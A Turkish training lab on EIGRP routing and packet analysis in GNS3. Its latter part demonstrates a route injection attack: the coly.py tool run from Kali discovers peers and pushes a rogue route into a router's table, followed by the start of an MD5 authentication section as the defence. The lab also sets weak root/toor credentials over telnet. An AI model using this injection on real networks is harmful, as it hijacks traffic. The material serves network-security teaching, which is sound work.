EIGRP multicast **224.0.0.10 sınıf D** adresini kullanır. EIGRP kullanan bir router **RTP** ile iletişim sağlar. Multicast olarak gönderdiği mesaja router cevap alamazsa **unicast** olarak mesaj göndermeye devam eder **16 kez mesaj** gönderdikten sonra hala cevap alamıyorsa karşısındaki routerı ölmüş kabul eder. EIGRP tek router üzerinde çoklu AS destekler. VLSM ve summarization desteklenir. Route belirleme yedek yol seçimi yol onarımı gibi özelliklere sahiptir. **EIGRP AD değeri olarak varsayılanda 90** değerini **external EIGRP ise 170** değerini kullanır.

UYGULAMA 17 EIGRP İMPLİMENTASYONU VE PAKET ANALİZİ

Bu uygulamada EIGRP kullanılarak routing işlemi gerçekleştirilmiştir. İlk adımda IP yapılandırmasını GNS3 üzerinde aşağıdaki gibi yapınız.



```
R1(config)#username root privilege 15 secret toor
R1(config)#line console 0
R1(config-line)#password toor
R1(config-line)#login
R1(config-line)#line vty 0 4
R1(config-line)#transport input telnet
R1(config-line)#login local
R1(config-line)#do sh ip int brief
Interface          IP-Address      OK? Method Status      Protocol
FastEthernet0/0    192.168.217.200 YES  manual up       up
Serial1/0          1.1.1.1        YES  manual up       down
Serial1/1          unassigned     YES  unset   administratively down down
Serial1/2          unassigned     YES  unset   administratively down down
Serial1/3          unassigned     YES  unset   administratively down down
Serial2/0          unassigned     YES  unset   administratively down down
Serial2/1          unassigned     YES  unset   administratively down down
Serial2/2          unassigned     YES  unset   administratively down down
Serial2/3          unassigned     YES  unset   administratively down down
Serial2/4          unassigned     YES  unset   administratively down down
Serial2/5          unassigned     YES  unset   administratively down down
Serial2/6          unassigned     YES  unset   administratively down down
Serial2/7          unassigned     YES  unset   administratively down down
R1(config-line) #
```

```

R2(config)#username root privilege 15 sec
R2(config)#username root privilege 15 secret toor
R2(config)#line vty 0 4
R2(config-line)#login local
R2(config-line)#transport input telnet
R2(config-line)#exit
R2(config)#do sh ip int brief
Interface          IP-Address      OK? Method Status      Protocol
FastEthernet0/0    unassigned      YES unset administratively down down
Serial1/0          1.1.1.2        YES manual up       up
Serial1/1          2.2.2.1        YES manual up       down
Serial1/2          unassigned      YES unset administratively down down
Serial1/3          unassigned      YES unset administratively down down
Serial2/0          unassigned      YES unset administratively down down
Serial2/1          unassigned      YES unset administratively down down
Serial2/2          unassigned      YES unset administratively down down
Serial2/3          unassigned      YES unset administratively down down
Serial2/4          unassigned      YES unset administratively down down
Serial2/5          unassigned      YES unset administratively down down
Serial2/6          unassigned      YES unset administratively down down
Serial2/7          unassigned      YES unset administratively down down
R2(config)#

```

```

Serial1/0          2.2.2.2        YES manual up       up
Serial1/1          3.3.3.1        YES manual up       up
Serial1/2          unassigned      YES unset administratively down down
Serial1/3          unassigned      YES unset administratively down down
Serial2/0          unassigned      YES unset administratively down down
Serial2/1          unassigned      YES unset administratively down down
Serial2/2          unassigned      YES unset administratively down down
Serial2/3          unassigned      YES unset administratively down down
Serial2/4          unassigned      YES unset administratively down down
Serial2/5          unassigned      YES unset administratively down down
Serial2/6          unassigned      YES unset administratively down down
Serial2/7          unassigned      YES unset administratively down down
R3(config-if)#
*Aug 11 12:13:53.407: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1,
R3(config-if)#username root priv 15 secret
*Aug 11 12:14:14.419: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1,
R3(config-if)#username root priv 15 secret toor
R3(config)#line vty 0 4
R3(config-line)#login local
R3(config-line)#transport input telnet
R3(config-line)#do wr
Warning: Attempting to overwrite an NVRAM configuration previously written
by a different version of the system image.
Overwrite the previous NVRAM configuration?[confirm]#

```


```

R4(config-if)#username
*Aug 11 12:16:19.759: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R4(config-if)#username root
*Aug 11 12:16:20.767: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0, changed
R4(config-if)#username root pri 15 secret toor
R4(config)#line vty 0 4
R4(config-line)#login local
R4(config-line)#transport input telnet
R4(config-line)#do sh ip int brief
Interface          IP-Address      OK? Method Status           Protocol
FastEthernet0/0    unassigned     YES unset administratively down down
Serial1/0          3.3.3.2       YES manual up             up
Serial1/1          unassigned     YES unset administratively down down
Serial1/2          unassigned     YES unset administratively down down
Serial1/3          unassigned     YES unset administratively down down
Serial2/0          unassigned     YES unset administratively down down
Serial2/1          unassigned     YES unset administratively down down
Serial2/2          unassigned     YES unset administratively down down
Serial2/3          unassigned     YES unset administratively down down
Serial2/4          unassigned     YES unset administratively down down
Serial2/5          unassigned     YES unset administratively down down
Serial2/6          unassigned     YES unset administratively down down
Serial2/7          unassigned     YES unset administratively down down
R4(config-line)#

```

2. FAZ ROUTING

Uygulamaya yaparken seçtiğiniz bir bağlantı üzerinde Wireshark çalıştırarak paketleri analiz ediniz. Bu fazda routing kuralları yazılacaktır.



Routing işlemlerinde subnet mask yerine wild card mask kullanılmıştır. Wild card mask kısaca 255.255.255.255 ten subnet maskın çıkartılmasıyla bulunan sonuçtur.

```
R1(config)#router eigrp 10
R1(config-router)#network 192.168.227.0 0.0.0.255
R1(config-router)#network 1.1.1.0 0.0.0.3
R1(config-router)#no auto
R1(config-router)#no auto-summary
R1(config-router)#do wr
Warning: Attempting to overwrite an NVRAM configuration previously written
by a different version of the system image.
Overwrite the previous NVRAM configuration?[confirm]
Building configuration...
[OK]
```

```
R2(config-if)#router eigrp 10
R2(config-router)#network 1.1.1.0 0.0.0.3
R2(config-router)#
*Aug 11 14:17:07.411: %DUAL-5-NBRCHANGE: EIGRP-IPv4 10: Neighbor 1.1.1.1 (:)
R2(config-router)#network 2.2.2.0 0.0.0.3
R2(config-router)#no auto
R2(config-router)#no auto-summary
R2(config-router)#do wr
Warning: Attempting to overwrite an NVRAM configuration previously written
by a different version of the system image.
Overwrite the previous NVRAM configuration?[confirm]
Building configuration...
[OK]
```

```
R3(config)#router eigrp 10
R3(config-router)#network 3.3.3.0 0.0.0.3
R3(config-router)#network 2.2.2.0 0.0.0.3
R3(config-router)#no aut
*Aug 11 14:19:06.295: %DUAL-5-NBRCHANGE: EIGRP-IPv4 10: Neighbor 2.2.2.1 (Serial1/0) is
R3(config-router)#no auto
R3(config-router)#no auto-summary
R3(config-router)#do wr
Warning: Attempting to overwrite an NVRAM configuration previously written
by a different version of the system image.
Overwrite the previous NVRAM configuration?[confirm]
Building configuration...
[OK]
```

```
R4(config)#router eigrp 10
R4(config-router)#network 3.3.3.0 0.0.0.3
R4(config-router)#
*Aug 11 14:22:14.255: %DUAL-5-NBRCHANGE: EIGRP-IPv4 10: Neighbor 3.3.3.1 (Serial1/0)
R4(config-router)#do wr
Building configuration...
[OK]
```

Routing tanımları yapıldıktan sonra aşağıdaki koutları kullanarak routing tablolarını inceleyeniz;

R1:

```
R1#sh ip eigrp topology
EIGRP-IPv4 Topology Table for AS(10)/ID(192.168.217.200)
Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
       r - reply Status, s - sia Status

P 2.2.2.0/30, 1 successors, FD is 2681856
    via 1.1.1.2 (2681856/2169856), Serial1/0
P 3.3.3.0/30, 1 successors, FD is 3193856
    via 1.1.1.2 (3193856/2681856), Serial1/0
P 1.1.1.0/30, 1 successors, FD is 2169856
    via Connected, Serial1/0

R1#sh ip eigrp neighbors
EIGRP-IPv4 Neighbors for AS(10)
H   Address                 Interface            Hold Uptime     SRTT      RTO      Q      Seq
   (sec)                    (ms)                Cnt Num
0   1.1.1.2                  Se1/0                   13 00:08:06   27    162      0      6

R1#sh ip eigrp interfaces
EIGRP-IPv4 Interfaces for AS(10)
                           Xmit Queue   PeerQ      Mean      Pacing Time   Multica
st  Pending
Interface          Peers Un/Reliable Un/Reliable SRTT      Un/Reliable Flow Ti
mer  Routes
Se1/0              1      0/0        0/0        27        0/16      104

R1#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is not set

      1.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C        1.1.1.0/30 is directly connected, Serial1/0
L        1.1.1.1/32 is directly connected, Serial1/0
D        2.0.0.0/30 is subnetted, 1 subnets
D          2.2.2.0 [90/2681856] via 1.1.1.2, 00:08:07, Serial1/0
D        3.0.0.0/30 is subnetted, 1 subnets
D          3.3.3.0 [90/3193856] via 1.1.1.2, 00:06:23, Serial1/0
C        192.168.217.0/24 is variably subnetted, 2 subnets, 2 masks
L          192.168.217.0/24 is directly connected, FastEthernet0/0
L          192.168.217.200/32 is directly connected, FastEthernet0/0
```

R3:

```
R3#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
      + - replicated route, % - next hop override
```

Gateway of last resort is not set

```
      1.0.0.0/30 is subnetted, 1 subnets
D          1.1.1.0 [90/2681856] via 2.2.2.1, 00:08:52, Serial1/0
      2.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C          2.2.2.0/30 is directly connected, Serial1/0
L          2.2.2.2/32 is directly connected, Serial1/0
      3.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C          3.3.3.0/30 is directly connected, Serial1/1
L          3.3.3.1/32 is directly connected, Serial1/1
```

R3#show ip eigrp top

EIGRP-IPv4 Topology Table for AS(10)/ID(3.3.3.1)

```
Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
       r - reply Status, s - sia Status
```

```
P 2.2.2.0/30, 1 successors, FD is 2169856
  via Connected, Serial1/0
P 3.3.3.0/30, 1 successors, FD is 2169856
  via Connected, Serial1/1
P 1.1.1.0/30, 1 successors, FD is 2681856
  via 2.2.2.1 (2681856/2169856), Serial1/0
```

R3#show ip eigrp nei

EIGRP-IPv4 Neighbors for AS(10)

H	Address	Interface	Hold (sec)	Uptime (ms)	SRTT	RTO	Q	Se
q								
m								
1	3.3.3.2	Se1/1	14	00:05:55	37	222	0	3
0	2.2.2.1	Se1/0	12	00:09:03	22	132	0	7

R3#sh ip eigrp int

EIGRP-IPv4 Interfaces for AS(10)

cast	Pending	Xmit Queue	PeerQ	Mean	Pacing Time	Multi
Interface	Peers	Un/Reliable	Un/Reliable	SRTT	Un/Reliable	Flow
Timer	Routes					
Se1/1	1	0/0	0/0	37	0/16	128
	0					
Se1/0	1	0/0	0/0	22	0/16	96
	0					

R3#

3. FAZ PAKET ANALİZİ

Hello paketlerinin multicast 224.0.0.10 adresinden yayıldığı görülmektedir. Aşağıda paket içeriği gösterilmiştir;

The screenshot shows the Wireshark interface with the following details:

- File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help**
- eigrp** is selected in the left pane.
- Table Headers:** No., Time, Source, Destination, Protocol, Length, Info.
- Data:** Four EIGRP Hello packets are listed:
 - No. 46 184.792194, Source 2.2.2.1, Destination 224.0.0.10, Protocol EIGRP, Length 64, Info: 64 Hello
 - No. 47 189.643440, Source 2.2.2.1, Destination 224.0.0.10, Protocol EIGRP, Length 64, Info: 64 Hello
 - No. 51 194.215574, Source 2.2.2.1, Destination 224.0.0.10, Protocol EIGRP, Length 64, Info: 64 Hello
 - No. 52 199.125017, Source 2.2.2.1, Destination 224.0.0.10, Protocol EIGRP, Length 64, Info: 64 Hello
- Packet Details:** The first packet (No. 46) is expanded.
 - Checksum:** 0xeeec8 [correct]
[Checksum Status: Good]
 - Flags:** 0x00000000
 - Sequence:** 0
 - Acknowledge:** 0
 - Virtual Router ID:** 0 (Address-Family)
 - Autonomous System:** 10
 - Parameters:**
 - Type: Parameters (0x0001)
 - Length: 12
 - K1: 1
 - K2: 0
 - K3: 1
 - K4: 0
 - K5: 0
 - K6: 0
 - Hold Time: 15
 - Software Version:** EIGRP=11.0, TLV=2.0
- Hex and ASCII panes:** The bottom pane shows the raw hex and ASCII representation of the selected packet.

Paket içeriğine dikkat edildiğinde K değerleri ile EIGRP için metric hesabında kullanılacak değerler gösterilmiştir. Hold time değeri atonom numarası hello paketlerinin içeirinde gönderilmiştir.

eigrp						
No.	Time	Source	Destination	Protocol	Length	Info
91	281.761778	2.2.2.1	224.0.0.10	EIGRP	64	Hello
92	286.182451	2.2.2.1	224.0.0.10	EIGRP	64	Hello
93	287.768113	2.2.2.2	224.0.0.10	EIGRP	64	Hello
94	287.777749	2.2.2.1	224.0.0.10	EIGRP	74	Hello
95	287.788076	2.2.2.1	2.2.2.2	EIGRP	44	Update
96	287.800076	2.2.2.2	224.0.0.10	EIGRP	74	Hello
97	287.800076	2.2.2.2	2.2.2.1	EIGRP	44	Update
98	287.809863	2.2.2.1	2.2.2.2	EIGRP	44	Hello (Ack)
99	287.853666	2.2.2.1	2.2.2.2	EIGRP	89	Update
100	287.854661	2.2.2.2	2.2.2.1	EIGRP	89	Update
101	287.876391	2.2.2.2	2.2.2.1	EIGRP	44	Hello (Ack)
102	287.897062	2.2.2.1	2.2.2.2	EIGRP	44	Hello (Ack)
103	287.919937	2.2.2.2	2.2.2.1	EIGRP	89	Update
104	287.929703	2.2.2.1	2.2.2.2	EIGRP	44	Hello (Ack)
105	287.929703	2.2.2.1	2.2.2.2	EIGRP	89	Update
106	287.963436	2.2.2.2	2.2.2.1	EIGRP	44	Hello (Ack)
109	292.237804	2.2.2.1	224.0.0.10	EIGRP	74	Hello

 Wireshark · Packet 105 · wireshark_-_20170811141417_a07224

```
.... .... .... .... .... .... 0.. = Conditional Receive: Not set
.... .... .... .... .... .... 0.. = Restart: Not set
.... .... .... .... .... .... 0... = End Of Table: Not set
Sequence: 7
Acknowledge: 3
Virtual Router ID: 0 (Address-Family)
Autonomous System: 10
Internal Route = 3.3.3.0/30
    Type: Internal Route (0x0602)
    Length: 45
    Topology: 0
    AFI: IPv4 (1)
    RouterID: 3.3.3.1
Wide Metric
    Offset: 0
    Priority: 0
    Reliability: 255
    Load: 1
    MTU: 1500
    Hop Count: 1
    Delay: Infinity
    Bandwidth: 1544
    Reserved: 0x0000
> Flags
NextHop: 0.0.0.0
Prefix Length: 30
Destination: 3.3.3.0
```

Ack paketi aşağıdaki gibi incelenmiştir;

```

> Frame 106: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface 0
> Cisco HDLC
> Internet Protocol Version 4, Src: 2.2.2.2, Dst: 2.2.2.1
▼ Cisco EIGRP
  Version: 2
  Opcode: Hello (5)
  Checksum: 0xfde9 [correct]
  [Checksum Status: Good]
  ▼ Flags: 0x00000000
    .... .... .... .... .... .... ...0 = Init: Not set
    .... .... .... .... .... .... ..0. = Conditional Receive: Not set
    .... .... .... .... .... .... .0.. = Restart: Not set
    .... .... .... .... .... .... 0... = End Of Table: Not set
  Sequence: 0
  Acknowledge: 7
  Virtual Router ID: 0 (Address-Family)
  Autonomous System: 10

```

Bağlantı koparılarak bir routerdan haber alınmadığı zaman gönderilen paketler aşağıdaki gibidir;

1073 1722.281539	2.2.2.1	2.2.2.2	EIGRP	89 Query
1074 1722.291910	2.2.2.2	2.2.2.1	EIGRP	44 Hello (Ack)
1075 1722.343621	2.2.2.2	2.2.2.1	EIGRP	89 Reply
1076 1722.354080	2.2.2.1	2.2.2.2	EIGRP	44 Hello (Ack)
1077 1724.755739	2.2.2.1	224.0.0.10	EIGRP	64 Hello

2.2.2.1	2.2.2.2	EIGRP	89 Query
2.2.2.2	2.2.2.1	EIGRP	44 Hello (Ack)
2.2.2.2	2.2.2.1	EIGRP	89 Reply
2.2.2.1	2.2.2.2	EIGRP	44 Hello (Ack)
2.2.2.1	224.0.0.10	EIGRP	64 Hello


EIGRP de metric K katsayıları ile hesaplanır.

$$\text{Metrik} = [\frac{K_1 \cdot \text{Bant Genişliği} + (K_2 \cdot \text{Bant Genişliği})}{(256 - \text{Yük})} + K_3 \cdot \text{Gecikme}]^* \\ [K_5 / (\text{Güvenilirlik} + K_4)]$$

NOT: Passive interface ve route injection, EIGRP authentication konuları demo halinde eğitimde anlatılacaktır.


UYGULAMA 18 EIGRP ROUTE INJECTION

Bu uygulamada route authentication ve passive interface uygulamalarının neden çok önemli olduğu demo gösterimle anlatılacaktır. Çeşitli ağlara gidiş yolları route injection atak ile değiştirilerek siber saldırı senaryosu uygulamalı olarak anlatılacaktır.



```
enable
conf t
irouter eigrp 10
network .... ....
no auto-summary
do wr
```

<https://github.com/tokozedg/coly>



Automatically exported from code.google.com/p/coly

6 commits 2 branches 0 releases 1 contributor

Branch: master New pull request Find file Clone or download

tokozedg copy README	copy README
README.md	
coly.py	No commit message

Clone with HTTPS <https://github.com/tokozedg/coly.git>

Open in Desktop Download ZIP

WARNING

```
root@kali:~# git clone https://github.com/tokozedg/coly.git
Cloning into 'coly'...
remote: Counting objects: 22, done.
remote: Total 22 (delta 0), reused 0 (delta 0), pack-reused 22
Unpacking objects: 100% (22/22), done.
root@kali:~# ls
coly                  Pictures
core                 Public
Desktop              pylibpcap_0.6.2-1_amd64.deb
Documents             python-dpkt_1.6+svn54-1_all.deb
Downloads             python-dumbnet_1.12-3.1_amd64.deb
KAwWxnqu.jpeg        python-support_1.0.15_all.deb
libssl0.9.8_0.9.8o-7_amd64.deb Templates
loki_0.2.7-1_amd64.deb Videos
Music                yersinia.log
root@kali:~# cd coly
bash: cdcol: command not found
root@kali:~# cd coly/
root@kali:~/coly# ls
coly.py  README.md
root@kali:~/coly# ./coly.py
EIGRP route injector, v0.1 Source: http://code.google.com/p/coly/
kali(router-config)#help

Documented commands (type help <topic>):
=====
asn discover exit help hi inject interface peers

Undocumented commands:
=====
EOF
```

```
root@kali:~/coly# ping 192.168.217.200
PING 192.168.217.200 (192.168.217.200) 56(84) bytes of data.
64 bytes from 192.168.217.200: icmp_seq=1 ttl=255 time=83.1 ms
64 bytes from 192.168.217.200: icmp_seq=2 ttl=255 time=3.15 ms
^C
--- 192.168.217.200 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 3.159/43.140/83.121/39.981 ms
root@kali:~/coly# telnet 192.168.217.200
Trying 192.168.217.200...
Connected to 192.168.217.200.
Escape character is '^]'.

User Access Verification

Username: root
Password:
R1#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
      + - replicated route, % - next hop override

Gateway of last resort is not set

      1.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C        1.1.1.0/30 is directly connected, Serial1/0
L        1.1.1.1/32 is directly connected, Serial1/0
      2.0.0.0/30 is subnetted, 1 subnets
D        2.2.2.0 [90/2681856] via 1.1.1.2, 00:01:13, Serial1/0
      3.0.0.0/30 is subnetted, 1 subnets
D        3.3.3.0 [90/3193856] via 1.1.1.2, 00:01:12, Serial1/0
      192.168.217.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.217.0/24 is directly connected, FastEthernet0/0
L        192.168.217.200/32 is directly connected, FastEthernet0/0
```

```
kali(router-config)#interface eth1
Interface set to eth1. IP: 192.168.217.142
kali(router-config)#discover
Discovering Peers and AS
Peer found: 192.168.217.138 AS: 10
AS set to 10

kali(router-config)#discover
Discovering Peers and AS
Peer found: 192.168.217.200 AS: 10

kali(router-config)#hi
Hello thread started
kali(router-config)#hi
Hello thread started
kali(router-config)#inject 7.7.7.0/24
Sending route to 192.168.217.138
kali(router-config)#Sending route to 192.168.217.200

kali(router-config)#discover
Discovering Peers and AS
kali(router-config)#interfce eth1
*** Unknown syntax: interfce eth1
kali(router-config)#discover
Discovering Peers and AS
kali(router-config)#
kali(router-config)#inject 7.7.7.0/24
kali(router-config)#Sending route to 192.168.217.138
Sending route to 192.168.217.200

kali(router-config) #peers
192.168.217.138
192.168.217.200

kali(router-config)#discover
Discovering Peers and AS
kali(router-config)#peers
192.168.217.138
192.168.217.200
kali(router-config)#[
```

No.	Time	Source	Destination	Protocol	Length	Info
2975	7951.5833745...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2976	7952.6450317...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2977	7954.2461235...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2978	7955.0307379...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2979	7955.9530943...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2980	7957.6516413...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2982	7959.2935655...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2983	7960.1019068...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2984	7960.7757688...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2985	7962.6606663...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2986	7964.4025112...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2987	7965.1614533...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2988	7965.2361434...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2990	7969.4501081...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2991	7969.7065033...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2992	7970.2576849...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2993	7974.2586671...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2994	7974.5264649...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2995	7975.3346063...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
2997	7978.5299754...	192.168.217.200	224.0.0.10	EIGRP	74	Hello
2999	7979.5735238...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
3000	7980.3939013...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
3001	7980.4793382...	192.168.217.142	192.168.217.138	EIGRP	82	Update
3002	7980.5108068...	192.168.217.142	192.168.217.200	EIGRP	82	Update
3003	7980.5442219...	192.168.217.200	224.0.0.10	EIGRP	82	Update
3004	7984.6221941...	192.168.217.142	224.0.0.10	EIGRP	74	Hello
3005	7985.0352990...	192.168.217.200	192.168.217.142	EIGRP	82	Update

Wireshark · Packet 3005 · wireshark_eth1_20170811075121_bSloXa

```
► Frame 3005: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface 0
► Ethernet II, Src: ca:01:09:78:00:00 (ca:01:09:78:00:00), Dst: Vmware_6c:e7:18 (00:0c:29:6c:e7:18)
► Internet Protocol Version 4, Src: 192.168.217.200, Dst: 192.168.217.142
▼ Cisco EIGRP
  Version: 2
  Opcode: Update (1)
  Checksum: 0x9eb7 [correct]
  ► Flags: 0x00000000
  Sequence: 8
  Acknowledge: 0
  Virtual Router ID: 0 (Address-Family)
  Autonomous System: 10
  ▼ Internal Route(IPv4) = 7.7.7.0/24
    Type: Internal Route(IPv4) (0x0102)
    Length: 28
    NextHop: 0.0.0.0
    ► Legacy Metric
    Prefix Length: 24
    Destination: 7.7.7.0
```

0000	00 0c 29 6c e7 18 ca 01 09 78 00 00 00 08 00 45 c0 x . . E
0010	00 44 00 00 00 00 01 58 83 fa c0 a8 d9 c8 c0 a8	D . . X
0020	d9 8e 02 01 9e b7 00 00 00 00 00 00 00 00 00 00 00
0030	00 00 00 00 00 00 01 02 00 1c 00 00 00 00 ff ff
0040	ff ff 00 00 64 00 00 05 dc 01 ff 01 00 00 18 07 d
0050	07 07

No.: 3005 · Time: 7985.035299085 · Source: 192.168.217.200 · Destination: 192.168.217.142 · Protocol: EIGRP · Length: 82 · Info: Update

Help

Close

```

R1(config)#do sh ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
      + - replicated route, % - next hop override

Gateway of last resort is not set                                     RO_|T3 1NJ3T10N

      1.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C          1.1.0.0/30 is directly connected, Serial1/0
L          1.1.1.1/32 is directly connected, Serial1/0
      2.0.0.0/30 is subnetted, 1 subnets
D          2.2.2.0 [90/2681856] via 1.1.1.2, 00:09:23, Serial1/0
D          3.0.0.0/30 is subnetted, 1 subnets
D          3.3.3.0 [90/3193856] via 1.1.1.2, 00:09:22, Serial1/0
      7.0.0.0/24 is subnetted, 1 subnets
D          7.7.7.0 [90/156160] via 192.168.217.142, 00:00:28, FastEthernet0/0
      192.168.217.0/24 is variably subnetted, 2 subnets, 2 masks
C          192.168.217.0/24 is directly connected, FastEthernet0/0
L          192.168.217.200/32 is directly connected, FastEthernet0/0
R1(config)#Connection closed by foreign host.
root@kali:~/colv# █

```

MD5 AUTHENTICATION

Create a Keychain on Dallas

Routing authentication için key chain fonksiyonları aracılığı ile key değerleri belirlenir..

1. global configuration moda geçiniz.
2. Dallas#**configure terminal**
3. key chain oluşturunuz. **MYCHAIN**bu örnek için kullanılmıştır.
4. Dallas(config)#**key chain MYCHAIN**
5. Bu örnek için anahtar numarası 1 seçilmiştir.

Note: Bütün routlerlarda anahtar numaralarının aynı olması tavsiye edilir.

Dallas(config-keychain)#**key 1**

